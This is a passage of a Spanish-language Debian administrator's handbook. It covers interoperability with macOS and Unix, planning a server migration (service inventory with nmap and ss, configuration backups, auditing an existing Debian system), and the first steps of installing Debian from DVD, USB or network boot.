En la otra dirección, el demonio Netatalk se puede utilizar para proporcionar servidores de archivos a las máquinas macOS de la red. Implementa el protocolo AFP (Apple Filing Protocol, actualmente AppleShare) así como las notificaciones necesarias para que los servidores puedan ser descubiertos automáticamente por los clientes macOS.

Las redes Mac OS antiguas (anteriores a OS X) utilizaban un protocolo diferente llamado AppleTalk. Aquellos entornos que involucren equipos que utilizan este protocolo, Netatalk también provee el protocolo Appletalk (de hecho, comenzó como una reimplementación del mismo). Asegura el funcionamiento del servidor de archivos y colas de impresión así como también el servidor de tiempo (sincronización de reloj). Sus funciones de enrutamiento permiten la interconexión con redes AppleTalk.

3.1.3. Integración con otros equipos Linux/Unix


Por último, NFS (“Network File System” o “Sistema de archivos en red”) y NIS (“Network Information Service” o “Servicio de información de red”), ambos incluidos, garantizan la interacción con sistemas Unix. NFS asegura la funcionalidad del servidor de archivos, mientras que NIS crea directorios

de usuario. La capa de impresión BSD, utilizada por la mayoría de sistemas Unix, también permite compartir colas de impresión.

Figura 3.1. Coexistencia de Debian con sistemas OS X, Windows y Unix



SMB/CIFS




AppleShare



samba




netatalk



nfs-kernel-server



NFS



3.2. Cómo migrar

A fin de garantizar la continuidad de los servicios, la migración de cada ordenador debe ser planeada y ejecutada de acuerdo con el plan. Este principio se aplica independientemente del sistema operativo que se utilice.

3.2.1. Reconocimiento e identificación de servicios

Simple como parece, este paso es esencial. Un administrador serio realmente conoce los roles principales de cada servidor, pero dichos roles pueden cambiar y a veces usuarios experimentados pueden haber instalado servicios «salvajes». Saber que existen le permitirá, al menos, decidir qué hacer con ellos en lugar de eliminarlos sin orden ni propósito.

Por ello, es buena idea informar a sus usuarios del proyecto antes de migrar el servidor. Involucrarlos en el proyecto puede ser útil para instalar el software libre más común en sus equipos de escritorio antes de la migración, programas con los que se encontrarán luego de la migración a Debian; LibreOffice.org y la suite Mozilla son los mejores ejemplos de tales programas.

3.2.1.1. La red y los procesos

La herramienta **nmap** (en el paquete del mismo nombre) identificará rápidamente servicios de internet hospedados en un equipo conectado a la red sin siquiera necesitar iniciar sesión en el mismo. Simplemente ejecute la siguiente orden en otro equipo conectado a la misma red:

```
$ nmap mirwiz
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-29 14:41 CEST
Nmap scan report for mirwiz (192.168.1.104)
Host is up (0.00062s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
```

```
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5666/tcp  open  nrpe
9999/tcp  open  abyss
```

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds

ALTERNATIVA Usa ss para encontrar la lista de servicios disponibles

En un equipo Linux, el mandato **ss -anptu** mostrará la lista de las sesiones TCP activas o pendientes, así como los puertos UDP donde existen programas en ejecución escuchando. Esto facilita la identificación de los servicios ofrecidos en la red.

YENDO MÁS ALLÁ IPv6

Algunos comandos de red pueden funcionar con IPv4 (normalmente el predeterminado) o con IPv6. Estos incluyen los comandos **nmap** y **ss**, pero también otros, como **route** o **ip**. La convención es que este comportamiento está habilitado por la opción de línea de comando **-6**.

Si el servidor es una equipo Unix que ofrece cuentas shell a los usuarios, es interesante determinar si se ejecutan procesos en segundo plano en ausencia de su propietario. El comando **ps auxw** muestra una lista de todos los procesos con su identidad de usuario. Cotejando esta información con la salida de los comandos **who** o **w**, que ofrecen una lista de los usuarios registrados, es posible identificar servidores o programas no declarados o no autorizados que se ejecutan en segundo plano. Consultar **crontabs** (tablas que enumeran las acciones automáticas programadas por los usuarios) a menudo proporcionará información interesante sobre las funciones que cumple el servidor (una explicación completa de **cron** está disponible en [Sección 9.7, “Programación de tareas con cron y atd”](#)).

En cualquier caso, es esencial que haga respaldos de sus servidores: de esta forma se asegurará que la información pueda ser recuperada después del hecho, cuando los usuarios informen acerca de problemas concretos derivados de la migración.


3.2.2. Respaldos de la configuración

Es buena idea conservar la configuración de todo servicio identificado para poder instalar el equivalente en el nuevo servidor. Como mínimo debería hacer un respaldo de los archivos de configuración.

En los equipos Unix, los archivos de configuración se encuentran normalmente en `/etc/` pero puede que se encuentren en un subdirectorio de `/usr/local/`. Este es el caso si el programa se ha instalado desde las fuentes en lugar de utilizar un paquete. En algunos casos podría encontrarlos en `/opt/`.

Para servicios que administren datos (como bases de datos), es muy recomendable exportar los datos a un formato estándar que pueda ser importado fácilmente por el nuevo software. Tal formato generalmente está documentado y es texto plano; puede ser, por ejemplo, un volcado SQL para una base de datos o un archivo LDIF para un servidor LDAP.

Figura 3.2. Respaldos de base de datos



Cada software de servidor es diferente y es imposible describir en detalle todos los casos posibles. Compare la documentación del software nuevo y el actual para identificar las porciones exportables (y, por lo tanto, importables) y aquellas que necesitarán que intervenga de forma manual. Leer este libro clarificará la configuración de los principales programas de servidor en Linux.

3.2.3. Adopción de un servidor Debian existente

Para efectivamente tomar el control de su mantenimiento, uno podría analizar un equipo que ya ejecuta Debian.

El primer archivo a revisar es `/etc/debian_version` que generalmente contiene el número de versión para el sistema Debian instalado (es parte del paquete *base-files*. Si indica *nombre_código/sid* significa que el sistema fue actualizado con paquetes que provienen de alguna de las distribuciones en desarrollo («Testing» o «Unstable»).

El programa **apt-show-versions** (que se encuentra en el paquete Debian que lleva el mismo nombre) comprueba la lista de paquetes instalados e identifica las versiones disponibles. Puede utilizar también **aptitude** para estas tareas, aunque de un modo menos sistemático.

Revisar el archivo `/etc/apt/sources.list` (y el directorio `/etc/apt/sources.list.d/`) mostrará de dónde es probable que provengan los paquetes Debian. Si aparecen muchas fuentes desconocidas, el administrador podría elegir reinstalar el sistema completamente para asegurar compatibilidad óptima con el software provisto por Debian.

El archivo `sources.list` suele ser un buen indicador: la mayoría de los administradores conservan, al menos en comentarios, la lista de fuentes APT que se utilizaron anteriormente. Pero no debe olvidar que las fuentes usadas en el pasado pueden haber sido borradas, y que algunos paquetes al azar tomados de Internet pueden haber sido instalados manualmente (con la ayuda del comando **dpkg**). En este caso, la máquina engaña en su apariencia de ser un sistema Debian "estándar". Por eso debe prestar atención a cualquier indicio que delate la presencia de paquetes externos (aparición de ficheros `deb` en directorios inusuales, números de versión de paquetes con un sufijo especial que indique que se originó fuera del proyecto Debian, como `ubuntu` o `lmde`, etc.).

De la misma forma, es interesante analizar el contenido del directorio `/usr/local/`, cuyo propósito es albergar programas compilados e instalados manualmente. Generar una lista de software instalado de esta forma es

instructivo, ya que genera dudas sobre las razones para no utilizar el paquete Debian correspondiente, si es que existe.

***VISTA RÁPIDA* `cruft/cruft-ng`, `debsums`, y `apt-show-versions`**

Los paquetes `cruft` y `cruft-ng` se proponen listar todos los archivos disponibles que no son parte de ningún paquete. Tienen algunos filtros (más o menos efectivos y más o menos actualizados) para evitar reportar archivos legítimos (archivos generados por paquetes Debian o archivos de configuración generados que no son administrados por **`dpkg`**, etc.).

¡Tenga cuidado de no borrar ciegamente todo lo que listen **`cruft`** y **`cruft-ng`**!

El paquete `debsums` permite comprobar el hashsum MD5 de cada archivo instalado por un paquete contra un hashsum de referencia y puede ayudar a determinar, qué archivos podrían haber sido alterados (ver [SUGERENCIA Encontrando archivos modificados](#)). Tenga en cuenta que los archivos creados (archivos generados por los paquetes de Debian, o archivos de configuración generados no gestionados por **`dpkg`**, etc.) no están sujetos a esta comprobación.

El paquete `apt-show-versions` proporciona una herramienta para comprobar si existen paquetes instalados sin un paquete de código fuente y pueden ayudar a determinar los paquetes de terceros (ver [Sección 6.7.3.1, “Paquetes eliminados del Archivo de Debian”](#)).

3.2.4. Instalación de Debian

Una vez que conoce toda la información del servidor actual, puede apagarlo y comenzar a instalar Debian en él.

Para elegir la versión apropiada, debemos saber la arquitectura del equipo. Si es una PC relativamente reciente, es probable que sea amd64 (equipos más antiguos usualmente eran i386). En otros casos podemos reducir las posibilidades según el sistema utilizado previamente.

La [Tabla 3.1](#) no pretende ser exhaustiva, pero puede ser útil. Tenga en cuenta que este lista las arquitecturas Debian que ya no son compatibles con la versión estable actual. En cualquier caso, la documentación original para el equipo es la fuente más confiable para encontrar esta información.

Tabla 3.1. Emparejando sistema operativo y arquitectura

Sistema operativo	Arquitectura(s)
DEC Unix (OSF/1)	alpha, mipsel

Sistema operativo	Arquitectura(s)
HP Unix	ia64, hppa
IBM AIX	powerpc
Irix	mips
OS X	amd64, powerpc, i386
z/OS, MVS	s390x, s390
Solaris, SunOS	sparc, i386, m68k
Ultrix	mips
VMS	alpha
Windows 95/98/ME	i386
Windows NT/2000	i386, alpha, ia64, mipsel
Windows XP / Windows Server 2008	i386, amd64, ia64
Windows RT	armel, armhf, arm64
Windows Vista / Windows 7-8-10	i386, amd64


***HARDWARE* Equipos de 64 bits contra equipos de 32 bits**

La mayoría de los equipos recientes tiene procesadores Intel o AMD de 64 bits, compatibles con los procesadores antiguos de 32 bits; por lo tanto funcionará el software compilado para la arquitectura «i386». Por el otro lado, este modo de compatibilidad no aprovecha completamente las capacidades de estos nuevos procesadores. Es por esto que Debian la arquitectura «amd64» para chips AMD recientes así como también procesadores «em64t» de Intel (incluyendo la serie reciente «Core»), que son muy similares a los procesadores AMD64.

3.2.5. Instalación y configuración de los servicios seleccionados

Una vez que Debian está instalado debemos instalar y configurar individualmente, todos los servicios que debe tener este equipo. La nueva configuración debe tener en cuenta la anterior para asegurar una transición fluida. Toda la información recolectada en los primeros dos pasos será útil para completar esta parte exitosamente.

Figura 3.3. Instalación de los servicios seleccionados



Antes de sumergirse completamente en este ejercicio es muy recomendable que lea el resto de este libro. Luego tendrá un entendimiento más preciso de cómo configurar los servicios esperados.

Capítulo 4. Instalación

Para utilizar Debian necesita instalarlo en una máquina; el programa *debian-installer* se encarga de esta tarea. Una instalación apropiada incluye muchas tareas. Este capítulo las revisa en orden cronológico.

VOLVER A LOS CIMIENTOS Un curso acelerado en los apéndices

Instalar un equipo siempre es más simple cuando uno conoce cómo funciona. Si no lo sabe, desvíese rápidamente al [Apéndice B, *Curso breve de emergencia*](#) antes de leer este capítulo.

El instalador de Bullseye se basa en **debian-installer**. Su diseño modular le permite trabajar en varios escenarios y le permite evolucionar y adaptarse a los cambios. A pesar de las limitaciones que implica la necesidad de soportar una gran cantidad de arquitecturas, este instalador es muy accesible para principiantes, ya que asiste a los usuarios en cada etapa del proceso. La detección automática de hardware, el particionamiento guiado y las interfaces gráficas de usuario han resuelto la mayoría de los problemas a los que se enfrentaban los novatos en los primeros años de Debian.

La instalación requiere 256 MB de RAM (memoria de acceso aleatorio) y al menos 2 GB de espacio en disco duro. Todas las computadoras Falcot cumplen con estos criterios. Tenga en cuenta, sin embargo, que estas cifras se aplican a la instalación de un sistema muy limitado sin un escritorio gráfico. Un mínimo de 2 GB de RAM y 10 Se recomiendan GB de espacio en el disco duro para una estación de trabajo de escritorio de oficina básica.

PRECAUCIÓN al actualizar desde Buster

Si ya tienes Debian Bullseye instalado en tu computadora, ¡este capítulo no es para ti! A diferencia de otras distribuciones, Debian permite actualizar un sistema de una versión a la siguiente sin tener que reinstalar el sistema. Reinstalar, además de ser innecesario, podría ser incluso peligroso, ya que podría eliminar programas ya instalados.

Describiremos el proceso de actualización en la [Sección 6.7, “Actualización de una distribución estable a la siguiente”](#).

No se admite la actualización directa desde sistemas Debian incluso más antiguos. En este caso, debe actualizar gradualmente a la versión estable que siguió a su versión de Debian, y así sucesivamente. Las versiones anteriores de este libro le ayudarán en ese asunto.

4.1. Métodos de instalación

Un sistema Debian se puede instalar desde varios tipos de medios, siempre que el BIOS/UEFI (ver [NOTE UEFI, un reemplazo moderno a la BIOS](#)) de la máquina lo permita. Por ejemplo, puede arrancar con un CD-ROM, una llave USB o incluso a través de una red.

4.1.1. Instalación desde CD-ROM/DVD-ROM

El medio de instalación más utilizado es mediante un CD-ROM (o DVD-ROM, que se comporta exactamente de la misma forma): el equipo inicia desde este medio y el programa de instalación toma el control.

Los diferentes tipos de CD-ROM tienen diferentes objetivos: *netinst* (instalación en red) contiene el instalador y un sistema Debian básico; todos los demás programas se descargarán. Su "imagen", un sistema de archivos ISO 9660 que tiene exactamente el mismo contenido que el disco duro, solo ocupa entre 150 y 280 MB, según la arquitectura. Por otro lado, el conjunto completo ofrece todos los paquetes y permite la instalación en una computadora sin acceso a Internet; se necesitan alrededor de 19 DVD-ROM (respectivamente o 4 Blu-ray). Ya no existe un juego de CD-ROM oficial porque eran realmente enormes, rara vez se usaban y ahora la mayoría de las computadoras usan DVD-ROM y CD-ROM. los programas se distribuyen en los discos según su popularidad e importancia.

Existe un último tipo de imagen, conocida como `mini.iso`, que solo está disponible como producto del instalador. La imagen solo contiene lo mínimo indispensable para configurar la red y todo lo demás es descargado (incluyendo las partes del instalador en sí mismo, lo cual es así porque aquéllas imágenes tienden a romperse cuando se publica una nueva versión del instalador). Estas imágenes se pueden encontrar en las réplicas de

Debian bajo el directorio `dists/release/main/installer-arch/current/images/netboot/`.

***SUGERENCIA* Discos multiarquitectura**

La mayoría de los CD-ROMs y DVD-ROMs de instalación sólo funcionan en una arquitectura de hardware específica. Si desea descargar las imágenes completas debe tener cuidado de elegir aquella que funcione en el hardware del equipo en el que desea instalarlo.

Algunas imágenes de CD/DVD-ROM pueden funcionar en varias arquitecturas. Por eso tenemos una imagen de CD-ROM que combina las imágenes *netinst* para las arquitecturas *i386* y *amd64*.

Para adquirir las imágenes de CD-ROM de Debian, puedes, por supuesto, descargarlas y grabarlas en un disco. También puedes comprarlas y, así, proporcionar al proyecto un poco de apoyo financiero. Consulta la página web para ver la lista de los vendedores de las imágenes en DVD-ROM y sitios de descarga.

→ <https://www.debian.org/CD/>

4.1.2. Arranque desde una llave USB

Desde que la mayor parte de los ordenadores pueden arrancar desde dispositivos USB, también podrá instalar Debian desde un llavero USB (esto no es más que un pequeño disco de memoria flash).

El manual de instalación explica cómo crear una llave USB que contenga **debian-installer**. El procedimiento es muy simple ya que las imágenes ISO para arquitecturas *i386* y *amd64* son ahora imágenes híbridas que pueden arrancar tanto desde un CD-ROM como desde una llave USB.

Primero debe identificar el nombre del dispositivo de la llave USB (ej: `/dev/sdb`); la forma más sencilla de hacerlo es comprobar los mensajes emitidos por el núcleo mediante la orden **dmesg**. A continuación debe copiar la imagen ISO descargada previamente (por ejemplo, `debian-11.0.0-amd64-netinst.iso`) con la orden **cat debian-11.0.0-amd64-netinst.iso >/dev/sdb; sync**. Este comando requiere derechos de administrador, ya que accede directamente al USB y borra su contenido.

Una explicación más detallada está disponible en el manual de instalación. Entre otras cosas, se describe un método alternativo para preparar un USB que es más complejo, pero que permite personalizar las opciones por defecto del instalador (las que se establecen en la línea de comandos del kernel).

→ <https://www.debian.org/releases/stable/amd64/ch04s03>

4.1.3. Instalación a través de arranque por red

Muchos BIOS permiten arrancar directamente desde la red descargando un núcleo y una imagen mínima para usar como sistema de archivos. Este método (que tiene varios nombres como arranque PXE o TFTP) puede ser un salvavidas si el equipo no tiene una lectora de CD-ROM o si su BIOS no puede arrancar por otros medios.

Este método de instalación funciona en dos pasos. Primero, al arrancar el equipo, el BIOS (o la placa de red) hace un pedido BOOTP/DHCP para adquirir una dirección IP automáticamente. Cuando un servidor BOOTP o DHCP envía una respuesta, incluye un nombre de archivo además de la configuración de red. Luego de configurar la red, el equipo cliente hace un pedido TFTP (siglas en inglés de «protocolo trivial de transferencia de archivos») para el archivo del nombre que recibió. Una vez que adquiere dicho archivo, lo ejecuta como un gestor de arranque. Esto luego ejecuta el programa de instalación de Debian como si lo hubiese cargado desde el disco duro, un CD-ROM o una llave USB.

Todos los detalles de este método están disponibles en la guía de instalación (sección «Preparando los archivos para arranque por red TFTP»).

→ <https://www.debian.org/releases/stable/amd64/ch05s01#boot-tftp-x86>

→ <https://www.debian.org/releases/stable/amd64/ch04s05>

4.1.4. Otros métodos de instalación

Cuando necesitamos desplegar instalaciones personalizadas para una gran cantidad de equipos generalmente elegimos un método de instalación automático en lugar de uno manual. Dependiendo de la situación y la complejidad de las instalaciones podemos utilizar FAI (siglas de «instalador completamente automático», descrito en la [Sección 12.3.1, “Instalador completamente automático \(FAI: «Fully Automatic Installer»\)”](#)) o un DVD de instalación preconfigurado («preseeding», revise la [Sección 12.3.2, “Presemebrado de Debian-Installer”](#)).

También debes tener en cuenta que el instalador puede cargar y ejecutar un servidor SSH y, por tanto, ofrece la posibilidad de instalar Debian remotamente a través de una sesión SSH. Las notas de la publicación también describen cómo ejecutar el instalador desde un sistema ya existente usando *grub* para reemplazarlo completamente.

4.2. Instalación, paso a paso

4.2.1. Arranque e inicio del instalador

Una vez que el BIOS comenzó el arranque desde el CD o DVD-ROM aparecerá el menú del gestor de arranque Isolinux. En esta etapa, el núcleo Linux no está cargado aún; este menú le permite elegir el núcleo a arrancar y posiblemente ingresar los parámetros a pasarle en el proceso.

Para una instalación estándar solo necesita elegir «Instalación» o «Instalación gráfica» (con las teclas de flecha), luego presionar la tecla **Enter** para iniciar el resto del proceso de instalación. Si el DVD-ROM es un disco «multiarquitectura» y el equipo tiene un procesador Intel o AMD de 64 bits, esas opciones permiten la instalación de la variante de 64 bits (*amd64*) y la instalación de la variante de 32 bits permanece disponible en un submenú dedicado («32-bit install options»). Si tiene un procesador de 32 bits, no tiene elección y las entradas de menú instalan la variante de 32 bits (*i386*).

YENDO MÁS ALLÁ ¿32 o 64 bits?

La principal diferencia entre los sistemas de 32 y 64 bits es el tamaño de las direcciones de memoria. Teóricamente, un sistema de 32 bits no puede funcionar con más de 4 GB de RAM (2^{32} bytes). De hecho, esta limitación se puede eludir utilizando el tipo de kernel *686-pae*, siempre que el procesador admita la funcionalidad PAE (Physical Address Extension). Sin embargo, usarlos tiene un impacto notable en la velocidad del sistema. Por lo tanto, tiene sentido usar el modo de 64 bits en un servidor con mucha RAM.

Para un ordenador de escritorio (donde una diferencia de rendimiento es un pequeño porcentaje e insignificante), debes tener en cuenta que algunos programas propietarios no están disponibles en versiones de 64 bits. Es técnicamente posible hacer que funcionen en sistemas de 64 bits, pero para hacerlo necesita instalar las versiones de 32 bits de las bibliotecas necesarias (consulta [Sección 5.4.5, “Compatibilidad multiarquitectura”](#) y, a veces, necesitas usar **setarch** o **linux32** (del paquete *util-linux*) para engañar a las aplicaciones sobre el sistema real.

EN LA PRÁCTICA Instalación junto a un sistema Windows existente

Si el equipo ya ejecuta Windows, no es necesario eliminar el sistema para poder instalar Debian. Puede tener ambos sistemas simultáneamente, cada uno instalado en un disco o partición separado, y elegir cuál iniciar al momento de arrancar el equipo. Generalmente esta configuración es llamada «arranque dual» y el sistema de instalación de Debian puede configurarla. Esto se realiza durante la etapa de particionado del disco duro de la instalación y durante la configuración del gestor de arranque (revise los recuadros [EN LA PRÁCTICA Reduciendo una partición Windows](#) y [CUIDADO El gestor de arranque e inicio dual](#)).

Si ya tiene un sistema Windows en funcionamiento, puede incluso evitar usar un CD-ROM; Debian ofrece un programa para Windows que descargará un instalador ligero de Debian y lo instalará en el disco duro. Entonces sólo tendrás que reiniciar el ordenador y elegir entre el arranque normal de Windows o el arranque del programa de instalación. También puede encontrarlo en página web con un título bastante explícito...

→ <https://deb.debian.org/debian/tools/win32-loader/stable/>

→ <https://people.debian.org/~rmh/goodbye-microsoft/>

VOLVER A LOS CIMIENTOS Gestor de arranque

El gestor de arranque es un programa de bajo nivel que es responsable de arrancar el núcleo Linux después que el BIOS le cede el control. Para encargarse de esta tarea debe poder ubicar en el disco al núcleo Linux a arrancar. Los programas más utilizados en las arquitecturas i386 y amd64 para esta tarea son LILO, el más antiguo de los dos, y GRUB su reemplazo moderno. Isolinux y Syslinux son alternativas utilizadas frecuentemente para arrancar desde medios removibles.

Cada elemento del menú esconde una línea de órdenes específica para el arranque que puede ser configurada según sea necesario presionando la tecla **TAB** antes de validarlo y arrancar. El menú «Ayuda» muestra la interfaz de línea de órdenes antigua, donde las teclas **F1** a **F10** muestran diferentes pantallas de ayuda que detallan las opciones disponibles. Rara vez necesitará utilizar esta opción salvo casos muy específicos.


El modo «experto» (disponible en el menú «Opciones avanzadas») detalla todas las posibles opciones en el proceso de instalación y permite navegar entre los varios pasos en lugar de que éstos ocurran de forma automática y secuencial. Tenga cuidado, este modo puede ser confuso debido a la cantidad de opciones de configuración que ofrece.

El modo "rescate", también accesible en el menú "Opciones avanzadas", permite recuperar un sistema averiado o arreglar el gestor de arranque. Tras presentar las primeras pantallas del instalador, permitirá entrar en un

intérprete de comandos en el sistema de archivos seleccionado para realizar las acciones necesarias, o permitirá reinstalar el gestor de arranque.

→ <https://www.debian.org/releases/stable/amd64/ch08s06.en.html>

Figura 4.1. Pantalla de arranque



Una vez iniciado, el programa de instalación te guía paso a paso durante todo el proceso. Esta sección presenta cada uno de estos pasos en detalle. Aquí seguimos el proceso de una instalación desde un DVD-ROM amd64 (más específicamente, la versión RC3 del instalador para Bullseye); Las instalaciones de *netinst*, así como la versión final del instalador, pueden verse ligeramente diferentes. También abordaremos la instalación en modo gráfico, pero la única diferencia con la instalación "clásica" (modo de texto) está en la apariencia visual.

4.2.2. Selección del idioma

El programa de instalación comienza en inglés, pero en el primer paso del mismo se permite al usuario elegir el idioma que será utilizado durante el resto del proceso de instalación. Por ejemplo, al elegir el idioma francés el proceso de instalación será traducido a francés (y como resultado el sistema configurado en francés). Esta elección se utiliza para definir opciones predeterminadas más relevantes en las fases subsiguientes del proceso de instalación (como la distribución del teclado).

